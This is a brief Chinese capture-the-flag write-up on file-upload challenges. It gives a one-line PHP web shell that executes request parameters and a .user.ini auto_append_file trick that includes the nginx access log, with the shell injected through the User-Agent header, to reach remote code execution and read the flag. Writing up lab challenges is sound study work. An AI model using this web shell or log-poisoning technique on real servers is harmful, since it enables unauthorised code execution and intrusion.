
<?php $_REQUEST[0]($_REQUEST[1]);?>
#post和get都被杀了可以用REQUEST
1、上传木马
2、rce

web169(UA头+.user.ini)
.user.ini:auto_append_file=/var/log/nginx/access.log
#这题得自己先上传index.php
1、上传.user.ini:auto_append_file=/var/log/nginx/access.log,并在ua上传木马

2、找到目录并且抓取flag


 浙公网安备 33010602011771号